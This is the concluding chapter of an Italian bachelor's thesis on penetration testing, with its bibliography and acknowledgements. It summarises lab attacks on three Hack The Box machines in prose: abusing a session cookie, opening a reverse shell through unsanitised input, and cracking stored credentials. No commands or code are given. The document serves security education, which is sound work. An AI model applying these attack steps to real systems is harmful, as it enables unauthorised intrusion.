
In questo capitolo conclusivo della tesi verranno discussi alcuni punti di interesse, che si rifanno ai tre penetration test realizzati. Infine, prenderemo in analisi delle nuove tecnologie in applicazioni aziendali e della sicurezza informatica.

6.1 Discussione del lavoro svolto

Durante l'intera trattazione abbiamo preso in analisi la struttura di un penetration test, partendo prima dalla teoria, cioè illustrando cos'è un pentest e come è strutturato; inoltre, abbiamo riportato dei cenni storici per capire l'importanza di questa disciplina. Abbiamo riportato dei dati relativi all'impatto che hanno questi attacchi informatici in un settore, quello sanitario, che ricopre un' importanza cruciale per la vita di tutti. Abbiamo deciso di mostrare questi dati perché riteniamo importante dimostrare come la sicurezza informatica sia fondamentale in molti settori, oltre che a quello dell'IT. Come abbiamo visto, garantire la protezione dei dispositivi medici da attacchi informatici, può fare la differenza per l'incolumità del paziente.

Poi, abbiamo approfondito i principali tool che vengono utilizzati per i test come *Nmap*, *John the ripper* e altri. Essi consentono di condurre un test in tutte le sue fasi, dalla raccolta delle informazioni fino all'exploit. Per utilizzarli, è necessario prima documentarsi visionando la documentazione ufficiale; ciò è importante soprattutto perché ogni tool mette a disposizione tutta una serie di parametri opzionali che consentono di personalizzare la loro applicazione. Inoltre, si può vedere la lista dei parametri opzionali anche da linea di comando, con `-help`. La maggior parte di questi tool sono già installati su *Kali Linux* ed è per questo motivo che abbiamo scelto questa distribuzione.

Nei tre test ci siamo cimentati nell'exploit di diverse tipologie di vulnerabilità che, in alcuni casi, erano state già documentate online con i relativi pattern d'attacco.

Nel primo test, sulla macchina chiamata *CozyHosting*, abbiamo individuato una mancanza nella gestione dei cookie di sessione la quale è stata cruciale per l'accesso alla sezione amministrazione del sito. Successivamente, per via di un mancato meccanismo di sanificazione degli input, abbiamo stabilito una reverse shell per l'acquisizione di informazioni nella macchina. Da qui in poi è stato facile perché siamo entrati nel database e, grazie a `john`, abbiamo ottenuto le credenziali in chiaro per scaricare i due file contenenti le flag. Questa macchina, nonostante sia classificata come "facile", è stata molto istruttiva perchè, per risolverla, richiede

di utilizzare diversi tool, tra cui *BurpSuite*, che ci ha consentito di analizzare le richieste HTTP inviate al target.

Il secondo test, effettuato sulla macchina *Sau*, è anch'esso classificato come "facile". Esso è risultata più semplice da risolvere perché i servizi in esecuzione sulla macchina presentavano delle vulnerabilità già note online ed era noto, quindi, anche il relativo pattern d'attacco.

Infine, l'ultimo test, che è stato effettuato sulla macchina detta *Authority*, è classificato su *Hack The Box* di "media" difficoltà. Questo test è il più articolato perché dalla raccolta delle informazioni non abbiamo individuato nessuna vulnerabilità degna di nota. È stato necessario procedere con il test tentando di accedere al sito con le credenziali che abbiamo individuato in un file `.yml`. Inoltre, esso è stato protetto con un meccanismo di crittografia più complesso (*ansible*) rispetto al classico algoritmo di hash, risolvibile da `john`, e che quindi ha richiesto un passaggio in più. Inoltre, le credenziali individuate, in prima battuta, non sono servite a molto dato che, come abbiamo visto, l'accesso è stato effettuato solo alla sezione di *Configuration Manager*. È vero che abbiamo concluso il test a partire da questa sezione, ma i tool utilizzati sono più complessi rispetto a quelli visti negli altri due test.

In conclusione, i tre test pci hanno permesso di cimentarsi con diverse tipologie di vulnerabilità e soprattutto con una gamma di tool, tra cui anche alcuni riservati ad un OS particolare, come `psexec` che essendo sviluppato per Windows richiede l'utilizzo di *Wine* [1] per essere lanciato.

6.2 Sviluppi futuri

Nella tesi, abbiamo approfondito la complessità dei penetration test e il loro ruolo cruciale nella valutazione e nel miglioramento della sicurezza informatica. Il nostro interesse è stato guidato dalla consapevolezza della crescente importanza di questi test in un contesto in cui le minacce informatiche si evolvono costantemente. I pentest, oltre a essere uno strumento fondamentale per identificare vulnerabilità nei sistemi, sono diventati un elemento centrale nel panorama della sicurezza informatica.

L'analisi approfondita dei risultati dei nostri pentest ci ha permesso di apprezzare i molteplici risvolti di questa pratica. Innanzitutto, abbiamo constatato come i pentest forniscono una visione realistica delle vulnerabilità presenti nei nostri sistemi, consentendoci di adottare misure preventive mirate. La consapevolezza acquisita attraverso queste simulazioni ci ha resi più agili nel nostro approccio alla sicurezza, anticipando e affrontando potenziali minacce in modo proattivo.

Un aspetto particolarmente interessante è la dinamica del mercato dei pentest, che abbiamo osservato crescere in modo significativo. La crescente consapevolezza delle aziende sull'importanza di proteggere le proprie risorse digitali ha generato una domanda sempre maggiore per esperti di sicurezza in grado di condurre pentest approfonditi. Questo trend non solo ha ampliato le opportunità professionali nel settore, ma ha anche portato a un costante miglioramento delle metodologie e delle tecnologie impiegate nei test.

La nostra esperienza ci ha insegnato che investire in pentest è più che una necessità operativa; è un investimento strategico nella sicurezza aziendale. Per queste ragioni, infatti, il mercato e la richiesta di esperti in materia sono in costante aumento perché tutte le aziende che vogliono rimanere competitive devono necessariamente aggiornarsi ed evolversi verso la cosiddetta *Industria 4.0*.

[1] Wine è un software di compatibilità utilizzato su Kali Linux che consente l'esecuzione di applicazioni progettate per il sistema operativo Microsoft Windows su piattaforme Linux.

Bibliografia

CLUSIT (2023), «Rapporto Clusit 2023», Rap. tecn., Clusit Associazione Italiana per la Sicurezza Informatica.

ENGEBRETSONN, P. (2013), *The basics of hacking and penetration testing: ethical hacking and penetration testing made easy*, Elsevier.

KHAWAJ, G. (2021), *Kali Linux Penetration Testing Bible*, Wiley.

MAKAN, K. (2014), *Penetration Testing with the Bash shell by Keith*, Packt Publishing Limited.

WEIDMAN, G. (2014), *Penetration Testing: A Hands-On Introduction to Hacking*, No Stratch Press.

Sitografia

- IBM, International Business Machine Corporation – `www.ibm.com`
- la Repubblica – `www.repubblica.it`
- Il Sole 24 ORE – `www.sanita24.ilsole24ore.com`
- Forbes – `www.forbes.com`
- Owasp, Open Web Application Security Project – `www.owasp.org`
- GitHub – `www.github.com`
- Cybergate – `www.cybergateinternational.com`
- Wikipedia – `www.wikipedia.org`

Ringraziamenti

Il primo ringraziamento va alla mia famiglia perchè in tutti questi anni mi ha dato la possibilità di studiare, non facendomi mai mancare nulla. Senza di essa non sarei mai arrivato alla fine di questo percorso e, per questa ragione, non posso che essere immensamente grato nei suoi confronti. In particolare, vorrei ringraziare mia mamma Maria, per essersi sempre presa cura di me, e mio papà Carmine, per avermi guidato, soprattutto all'inizio, in questo percorso. Probabilmente senza la sua esperienza matura in ingegneria non sarei rimasto mai in corso. Successivamente, vorrei ringraziare anche i miei due fratelli, Matilde e Giovanni, per tutta la compagnia che mi fanno da sempre.

Successivamente, vorrei ringraziare il mio professore e relatore Domenico Ursino, per l'opportunità che mi ha concesso con questa tesi e per avermi assegnato come correlatore il Dott.Luca Virgili, che mi ha aiutato durante i penetration test. Vorrei ringraziarlo anche, e soprattutto, per il lavoro svolto in qualità di insegnante. Se non avessi seguito il suo corso di Ingegneria del Software, probabilmente non sarei rimasto su questa strada dato che, dopo il primo anno e mezzo di studi, avevo seri dubbi sul proseguimento dello studio di questa disciplina.

Un ringraziamento importante vorrei dedicarlo al mio gruppo di amici di Fano, con i quali sono cresciuto e, soprattutto, con i quali ho avuto la fortuna di condividere esperienze stupende. In particolare, vorrei spendere due parole per Gabriele, Tommaso e Leonardo.

Vorrei ringraziare Gabriele per tutto; ci conosciamo dall'asilo e, soprattutto, non c'è stato un singolo giorno in cui io non sia stato contento di averti come amico, perchè tanto lo sanno tutti che non ci può essere Paro senza Gabbo, e viceversa. Poi, devo confessare a Tommaso e Leonardo che vi ammiro tantissimo; siete due persone geniali e che riescono sempre ad eccellere in tutto quello che fate; quindi, non posso fare altro che ispirarmi a voi.

Ci tengo, inoltre, a ringraziare la mia migliore amica, Martina, a cui, nonostante mi faccia spesso arrabbiare, voglio un mondo di bene perchè, anche se ci conosciamo da pochi anni, abbiamo subito stretto un forte legame di amicizia, tant'è che, ormai, ti reputo come una sorella.

Inoltre, mi sento di dover dedicare un sentito ringraziamento anche a tutti gli altri ragazzi di Fano con i quali ho passato i migliori momenti della mia vita, passati, presenti e futuri.

Adesso, vorrei spendere alcune parole per i ragazzi che ho conosciuto di recente grazie a questa esperienza ad Ancona.

In primis, non voglio, ma piuttosto devo, ringraziare Alessandro e Amir perché senza di loro non mi sarei mai laureato; con loro ho fatto tutti gli esami insieme, tutti i progetti; in pratica, perché sono le due persone con cui ho speso più tempo in questi ultimi tre anni.

In particolare, vorrei dire ad Amir che io e Ale lo stiamo aspettando alla magistrale, perchè siamo sicuri che otterremo insieme anche questo risultato.

Poi, vorrei dedicare un altro ringraziamento a tutti i ragazzi della "Poli"; come vi ho già detto di persona, sono sicuro che se non ci fosse stata la Dad i primi due anni, ci saremmo incontrati fin dal primo anno, perchè il nostro gruppo è fatto per stare insieme. In particolare, devo ringraziare due ragazzi: Gabriel e Tosca , perchè sono le due persone con cui ho legato di più in università e anche perchè, come vi ripeto tutti i giorni, mi sembrate due membri della mia famiglia, a volte fratelli e, a volte, addirittura genitori.

Infine, vorrei fare una dedica speciale; tutto quello che ho fatto in questi tre anni, tutte le ore spese a studiare, tutte le ore in cui mi sono addormentato sui quaderni, le ho vissute sempre continuando a ripetermi nella testa che dovevo continuare, non dovevo arrendermi, perchè questa laurea è interamente dedicata a mio nonno, Giovanni, che è venuto a mancare durante la mia prima sessione di esami e che sono sicuro sia fiero di avere, finalmente, in casa un Romeo laureato.